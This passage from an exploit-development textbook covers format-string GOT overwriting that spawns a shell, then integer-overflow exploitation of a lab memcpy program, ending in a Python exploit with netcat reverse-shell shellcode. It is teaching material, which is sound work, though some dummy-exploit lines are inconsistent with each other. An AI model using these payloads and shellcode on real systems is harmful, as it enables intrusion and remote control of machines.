0804c020 R_386_JUMP_SLOT   strncpy@GLIBC_2.0
```

What we see here are the addresses of the internal stored GOT-Entries. Each GOT-Symbol is associated with an address or address offset of the address space from the program itself. These addresses are not the addresses of the libraries where the functions came from. After the address, we see the information "R_386_JUMP_SLOT" which is used for the normal PLT/GOT mechanism. The following information, which we see, is the symbols itself. Now we can use GDB to look up the address of "printf@plt" to view the resolved address to the real function.



```
Breakpoint 1, 0x0804920f in main ()
gdb-peda$ disas 0x8049040
Dump of assembler code for function printf@plt:
   0x08049040 <+0>:     jmp    DWORD PTR ds:0x804c010
   0x08049046 <+6>:     push   0x8
   0x0804904b <+11>:    jmp    0x8049020
End of assembler dump.
gdb-peda$ x/xw 0x804c010
0x804c010 <printf@got.plt>:     0xf7e35860
gdb-peda$ 
```

Figure 6.22: Determining the real address of "prinf"


We see in *Figure 6.22*, circled in red the real function address of "printf".

This address is in the address space of "libc" which can also be used to determine the offset to the base address of "libc", for now, it doesn't matter. We also see the address of the GOT-Entry is the same as we retrieved with objdump. This address can now be used to overwrite the value because it is only a pointer that calls the real function address. We can reuse the exploit from the last subchapter where we have written values very precisely. As the value, we use the pattern "AAAA" to show if we have full control over this pointer.

The resulting exploit is now:

```
./vuln $(python -c "print '\x12\xc0\x04\x08' +
        '\x10\xc0\x04\x08' + '%16697x%8\$hn' + '%9\$hn'")
```

The result by executing the exploit in GDB should look like this.




```
[----------------------------------registers-----------------------------------]
EAX: 0x804a010 ("\nflag value = %x\n")
EBX: 0x804c000 --> 0x804bf14 --> 0x1
ECX: 0x0
EDX: 0xf7fbe890 --> 0x0
ESI: 0xffffd5e0 --> 0x2
EDI: 0xf7fbd000 --> 0x1d9d6c
EBP: 0xffffd5b8 --> 0x0
ESP: 0xffffd17c --> 0x8049228 (<main+134>:      add    esp,0x20)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xffffd17c --> 0x8049228 (<main+134>:     add    esp,0x20)
0004| 0xffffd180 --> 0x804a010 ("\nflag value = %x\n")
0008| 0xffffd184 --> 0x0
0012| 0xffffd188 --> 0x3ff
0016| 0xffffd18c --> 0xf7fd4766 ("_dl_catch_error")
0020| 0xffffd190 --> 0xf7fefb17 (add    ebx,0x26c1)
0024| 0xffffd194 --> 0xf7ff1e10 --> 0x6
0028| 0xffffd198 --> 0xf7ffd000 --> 0x28f2c
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$ 
```

Figure 6.23: Segmentation fault by overwriting the GOT-Entry with "AAAA"

The program crashes because of the pattern, which is an invalid address where we jump into. We see we have successfully overwritten the instruction pointer with this pattern and change the execution flow.

To change the execution flow, we can select an address to bypass the if condition by jumping into the body directly. This can also be made with GDB by disassembling the main function to determine the point, where the jump when the if-condition fails is.




```
   0x08049250 <+174>:   jne    0x804927a <main+216>
   0x08049252 <+176>:   sub    esp,0x1c
   0x08049255 <+179>:   lea    eax,[ebx-0x1fde]
   0x0804925b <+185>:   push   eax
   0x0804925c <+186>:   call   0x8049050 <puts@plt>
   0x08049261 <+191>:   add    esp,0x20
   0x08049264 <+194>:   sub    esp,0x14
   0x08049267 <+197>:   push   0x0
   0x08049269 <+199>:   push   0x0
   0x0804926b <+201>:   lea    eax,[ebx-0x1fd0]
   0x08049271 <+207>:   push   eax
   0x08049272 <+208>:   call   0x8049070 <execve@plt>
   0x08049277 <+213>:   add    esp,0x20
```

Figure 6.24: Selecting new address for the GOT-Entry "printf"

The address *0x08049252* looks good to bypass the if condition and spawn a shell. The new exploit should now look like this below.

```
./vuln $(python -c "print '\x12\xc0\x04\x08' +
    '\x10\xc0\x04\x08' + '%2044x%8\$hn' + '%100942x%9\$hn'")
```


This can be executed in GDB, and we should get a shell where we can interact with.



```
                       3ffLogin success
process 2270 is executing new program: /usr/bin/dash
$ id
[Attaching after process 2270 fork to child process 2276]
[New inferior 2 (process 2276)]
[Detaching after fork from parent process 2270]
[Inferior 1 (process 2270) detached]
process 2276 is executing new program: /usr/bin/id
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(cdrom),25(floppy)
(audio),30(dip),44(video),46(plugdev),109(netdev),113(lpadmin),114(scanner)
```

Figure 6.25: The exploit works in GDB

Well, we have a shell spawned, and we can interact with this shell, but also here the important question is, can it run outside of GDB? To find that out, just try it.



```
                       3ffLogin success
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),109(netdev),113(lpadmin),114(scanner)
$ 
```

Figure 6.26: The exploit works outside of GDB

We see this exploit works outside of GDB, and we get a shell.

6.14 Final thoughts

This chapter was very much, but it is also essential because this type of vulnerability is very common but hard to find. We have seen various types of format string exploitation like crashing the program, reading values or the whole stack, also writing values to arbitrary addresses.

If this all was easy for you to understand, congratulation! Then you are on the right way or you have it already learned. If not, then I recommend you should read this chapter again and try it put into practice and you will understand. For better understanding, I recommend writing some own exploits to get a better feeling.

What did we learn in this chapter? We learned how dangerous functions like "printf" really are. We learned how easy this programmer mistake can be exploited by reading out the stack to get some information about the address space, some important values like passwords. We also learned direct parameter access to get important information like passwords to bypass some security restrictions. We also learned the worst thing what can happen instead of reading arbitrary values, writing arbitrary values where we want. Writing values to addresses can also change the execution flow of a program that we also learned in this chapter. The last thing that we learned is to hijack the Global Offset Table (GOT) to change also the execution flow of the program.

Format Strings are very essential in C/C++, but many programmers make this mistake and what it can lead to, which we've seen in this chapter.

Chapter 7

Integer Overflow/Underflow

7.1 Introduction

This chapter will describe how the process of integer overflow and underflow exploitation works. This chapter separates it into small subchapters. Before we start with the first subchapter some things about integer overflows and underflows have to be explained.

7.2 What is a Integer Overflow?

An integer overflow is a behavior that depends on datatypes. Datatypes like short, int, long, etc... have a defined range of positive and negative numbers. The range of an Integer is:

$$-2^{31}...2^{31}-1$$




Figure 7.1: Range of an signed integer

In mathematics, Numbers don't stop at any range, they will go to infinity and negative infinity, but these mathematic ranges a computer doesn't fulfill because of its digital resolution. An integer is on most systems 32Bit long, and so its ranges are limited.

Now, if we take a look at the figure below, we see a circular range of an integer.




Figure 7.2: Range of an signed integer as circle

We see here on the top the numbers 0, 1, and -1. When we go right, the numbers increase until the maximum number on the right. Same for the left side, the number decreases until the maximal smallest number on the left. Well, what happens when we reached the maximum number on the right side, and we are still increasing it? The number will be negative. Also, the same for negative values which these are decreased, they will turn into positive numbers. This behavior is called Integer Overflow. For better understanding, an Integer Overflow and Integer Underflow a the same, so I will name it only Integer Overflow.


The table below shows the ranges of several integer-based datatypes in C.

Datatype	mathematical range	range in interval
char	$[-2^7, 2^7 - 1]$	[-128, 127]
unsigned char	$[0, 2^8 - 1]$	[0, 255]
short int, int (ANSI C)	$[-2^{15}, 2^{15} - 1]$	[-32768, 32767]
unsigned short int, unsigned int (ANSI C)	$[0, 2^{16} - 1]$	[0, 65535]
int (usually)	$[-2^{31}, 2^{31} - 1]$	$\approx \pm 2147483648$
unsigned int (usually)	$[0, 2^{32} - 1]$	[0, 4294967295]
long long int (ANSI C), long (usually)	$[-2^{63}, 2^{63} - 1]$	$\approx \pm$9.223372e+18
unsigned long long int (ANSI C), unsigned long (usually)	$[0, 2^{64} - 1]$	[0, 1.8446744e+19]

Note that an integer in ANSI C starts with at least 2 bytes, which are 16Bit. Nowadays, Integers are usually 32Bit long. Integer Overflows occurs on these listed datatypes in the table above. Not only Integer are affected by that, Float and Double can also overflow. This is because of their limited range. The Float is a 32Bit single-precision floating-point datatype. The Float is split into a signed bit, the Characteristic (8Bit), and the Mantissa (23Bit). A Double is a 64Bit double-precision floating-point datatype. This is split into a signed bit, the Characteristic (11Bit), and the Mantissa (52Bit).

An example program to demonstrate an Integer Overflow shows what happens. This program simulates a bankaccount where we can withdraw money and see our current balance.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
        int amount = 0;
        int balance = 1000;
        while (1)
        {
                printf("Your current balance is: %d\n", balance);
                printf("How many bucks you want to draw
                        (negative numbers for exit)?: ");
                scanf("%d", &amount);
                if(amount < 0)
                        return 0;

                balance -= 1*amount;
                printf("Your new balance is: %d\n", balance);
        }
}
```



```
pentest@pentest:~/integer_overflow$ ./example
Your current balance is: 1000
How many bucks you want to draw (negative numbers for exit)?: 1000000000
Your new balance is: -999999000
Your current balance is: -999999000
How many bucks you want to draw (negative numbers for exit)?: 1000000000
Your new balance is: -1999999000
Your current balance is: -1999999000
How many bucks you want to draw (negative numbers for exit)?: 1000000000
Your new balance is: 1294968296
Your current balance is: 1294968296
How many bucks you want to draw (negative numbers for exit)?: 
```

Figure 7.3: We got more money by making huge withdraws

We see here in *Figure 7.3* if we withdraw 1.000.000.000 bucks three times. At the first two times, we have huge debts and at the third time, we are rich.

7.3 Definition of the development environment

Our machine for the development will be a Debian 10 Buster with preinstalled GDB. As a better interface for GDB, PEDA will be used. The vulnerable program has no NX/DEP and ASLR enabled. As our compiler, we use GCC for compiling the vulnerable program.

7.4 The vulnerable program

The following program will be simple, it takes two arguments. The first argument is a number, and the second argument is some data. It prints the second argument twice. First ich the second argument is copied into the buffer. It will also be printed after the return of the function ”copybuf”.


```
#include <stdio.h>
#include <stdlib.h>

char* copybuf(const char* buf, int len)
{
        char buffer[256];
        memcpy(buffer, buf, len);
        printf("%s", buffer);
        return buffer;
}

int main(int argc, char **argv)
{
        char *result = copybuf(
                                argv[2],
                                atoi(argv[1])*sizeof(int)
                        );
        printf("%s",result);
        return 0;
}
```

A closer look at the code shows where our vulnerability exactly is. The vulnerability is across the code. The first occurrence is the buffer with a length of 256 bytes. The second part of this vulnerability is the parameter ”len”, which is passed to the function ”memcpy”. This specifies how much of the source buffer will be copied into the destination buffer.

The third part is the method call to "copybuf", where the length for the function "memcpy" is calculated from the first argument multiplied with the byte size of an integer. This leads us assuming that the buffersize of the input can be controlled by the first argument.

7.5 Identify the vulnerability

First of all, we have to identify the impact of this vulnerability. For the first, we can try some numbers followed by some data. For the data, we will use the pattern "A" which we can use for GDB, to find the stack position.



```
pentest@pentest:~/integer_overflow$ ./vuln 10 $(python -c "print 'A' * 10")
AAAAAAAAAA(null)pentest@pentest:~/integer_overflow$ ^C
pentest@pentest:~/integer_overflow$ ./vuln -1 $(python -c "print 'A' * 10")
Segmentation fault
pentest@pentest:~/integer_overflow$ ./vuln 256 $(python -c "print 'A' * 10")
Segmentation fault
pentest@pentest:~/integer_overflow$ ./vuln 64 $(python -c "print 'A' * 10")
AAAAAAAAAA(null)pentest@pentest:~/integer_overflow$ ./vuln 64 $(python -c "print
^C
pentest@pentest:~/integer_overflow$ 
```

Figure 7.4: Chaning numbers causes segmentation faults

In **Figure 7.4** we see some invokes with different numbers each time. On the first invocation, we see we entered the number 10, which results in an input buffer with 40 bytes, which is smaller than the destination buffer with 256 bytes. In the second invocation, we entered the number -1, which results in a segmentation fault because of an integer overflow. The number -1 will result in a huge number which is far larger than the destination buffer. The third attempt results also in a segmentation fault because e have to multiply the number 256 by 4, which is 1024 bytes. This also larger than the destination buffer, and we overwrite some other memory locations. The last attempt where we entered the number 64 ends up with no segmentation fault because we overwrite no much memory, which can cause a segmentation fault. When this binary was compiled with an older compiler like GCC-3 for example, we would have probably an Off-by-One.


Now we can try to find out where the exact offset to the instruction pointer (EIP) is. This can also be calculated by adding 16 Bytes to the size of the destination buffer. By default, the stack alignment is 16 bytes on GCC compiled binaries.

$$256 + 16 = 272$$

This is the calculated offset to the instruction pointer. For now, we can create a dummy exploit to verify the offset to the instruction pointer.

```
~$ ./vuln 272 $(python -c "print 'AAAA' * 268 + 'BBBB'")
```

When we execute this, we should end up with a segmentation fault with an overwritten instruction pointer.



```
gdb-peda$ r 68 $(python -c "print 'A'*268 + 'BBBB'")
Starting program: /home/pentest/integer_overflow/test 68 $(python -c "print 'A'*268 + 'BBBB'")

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0x0
EDX: 0xf7fbe890 --> 0x0
ESI: 0xffffd4d0 --> 0x3
EDI: 0xf7fbd000 --> 0x1d9d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd480 --> 0xffffd6c8 ('A' <repeats 200 times>...)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xffffd480 --> 0xffffd6c8 ('A' <repeats 200 times>...)
0004| 0xffffd484 --> 0x110
0008| 0xffffd488 --> 0x0
0012| 0xffffd48c ("7bUV\374\323\373", <incomplete sequence \367>)
0016| 0xffffd490 --> 0xf7fbd3fc --> 0xf7fbe200 --> 0x0
0020| 0xffffd494 --> 0x56559000 --> 0x3efc
0024| 0xffffd498 --> 0xffffd574 --> 0xffffd7d9 ("SHELL=/bin/bash")
0028| 0xffffd49c --> 0x565562e3 (<__libc_csu_init+67>:  add    edi,0x1)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

Figure 7.5: Execution of the exploit results in an overwritten EIP

We see that the calculation worked, and we have successfully overwritten the instruction pointer by the pattern "BBBB". But why is that an integer overflow? Well, this example works with positive numbers, but what happens if we try to find a negative value which can be used to get the same behavior?

Choosing a negative value can be hard, because of many trials and errors. To get quickly negative values which fulfill our requirements we can take advantage by using the negative value -2^{31} from that point we can add the offset as a positive value to get the value. The formula below is using the value -2^{31} and adds the division of the offset with the "sizeof". The "sizeof" represents the size of the data types in C like short, int, etc... nearly every exponent can be used for the "sizeof" value except for 0. Why zero? Because we get the number 1 which is 1 byte where the formula does not work. For a 1-byte data type like char, you have to search the negative value manually.


$$sizeof = 2^n \mid n \in \mathbb{N} \setminus \{0\}$$
$$negative = -2^{31} + \frac{offset}{sizeof}$$

The calculation with this formula is following:

$$\begin{aligned}
&\textit{datatype is "int" so it will be:}\\
&sizeof = 2^2 = 4\\
&negative = -2^{31} + \frac{offset}{sizeof} = -2^{31} + \frac{272}{4}\\
&\qquad\quad = -2^{31} + 68 = -2147483580
\end{aligned}$$

With this calculated value, we can use the dummy exploit again and replace the number 272 with this value.

```
~$ ./vuln -2147483580
          $(python -c "print 'AAAA' * 268 + 'BBBB'")
```



```
gdb-peda$ r -2147483580 $(python -c "print 'A'*268 + 'BBBB'")
Starting program: /home/pentest/integer_overflow/test -2147483580 $(python -c "print 'A'*268 + 'BBBB'")

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0x0
EDX: 0xf7fbe890 --> 0x0
ESI: 0xffffd4c0 --> 0x3
EDI: 0xf7fbd000 --> 0x1d9d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd470 --> 0xffffd6c8 ('A' <repeats 200 times>...)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xffffd470 --> 0xffffd6c8 ('A' <repeats 200 times>...)
0004| 0xffffd474 --> 0x110
0008| 0xffffd478 --> 0x0
0012| 0xffffd47c ("7bUV\374\323\373", <incomplete sequence \367>)
0016| 0xffffd480 --> 0xf7fbd3fc --> 0xf7fbe200 --> 0x0
0020| 0xffffd484 --> 0x56559000 --> 0x3efc
0024| 0xffffd488 --> 0xffffd564 --> 0xffffd7d9 ("SHELL=/bin/bash")
0028| 0xffffd48c --> 0x565562e3 (<__libc_csu_init+67>:  add    edi,0x1)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$ 
```

Figure 7.6: The exploit with the negative value overwrites the EIP also


We see in Figure 7.6 the dummy exploit with the calculated negative value also overwrites the instruction pointer with the pattern "BBBB" which is a good sign, that we hit a negative number in a certain range. The range is a small set of negative numbers where we can overwrite the EIP properly without any issues. Now it is time to write the exploit to spawn a simple reverse shell via NC.

7.6 Write the Exploit

The exploit here will be very similar to the first buffer overflow exploit, which we have written before. As shellcode, we reuse the shellcode from the chapter "Buffer overflow". The only thing we have to implement is the return address, the offset calculation, and a print to print the negative value and the exploit buffer itself. This time the exploit will be implemented in Python3 to show where are the similarities between Python2.7.x and Python 3.7.x
The exploit with all important parts:

```
#!/usr/bin/env python3
import sys
offset = 272
sizeof = 4
size = -(2**31) + (offset/4)

shellcode = b'\x31\xc0\x50\x68\x6e\x2f\x6e\x63\x68\x2f\x2f
\x62\x69\x89\xe3\x50\x68\x30\x30\x31\x20\x68
\x30\x30\x30\x2e\x68\x30\x30\x30\x2e\x68\x31
\x32\x37\x2e\x89\xe1\x50\x68\x34\x34\x34\x34
\x89\xe2\x50\x66\x68\x2d\x63\x89\xe7\x50\x68
\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe6
\x50\x56\x57\x52\x51\x53\x89\xe1\x31\xd2\x31
\xf6\x31\xff\xb0\x0b\xcd\x80'
nops1 = b"\x90" * (offset - len(shellcode) - 100 - 4)
nops2 = b"\x90" * 100
ret = b'BBBB'

buf = str(int(size)).encode('utf-8') + b' '
      + nops1 + shellcode + nops2 + ret

sys.stdout.buffer.write(buf)
```

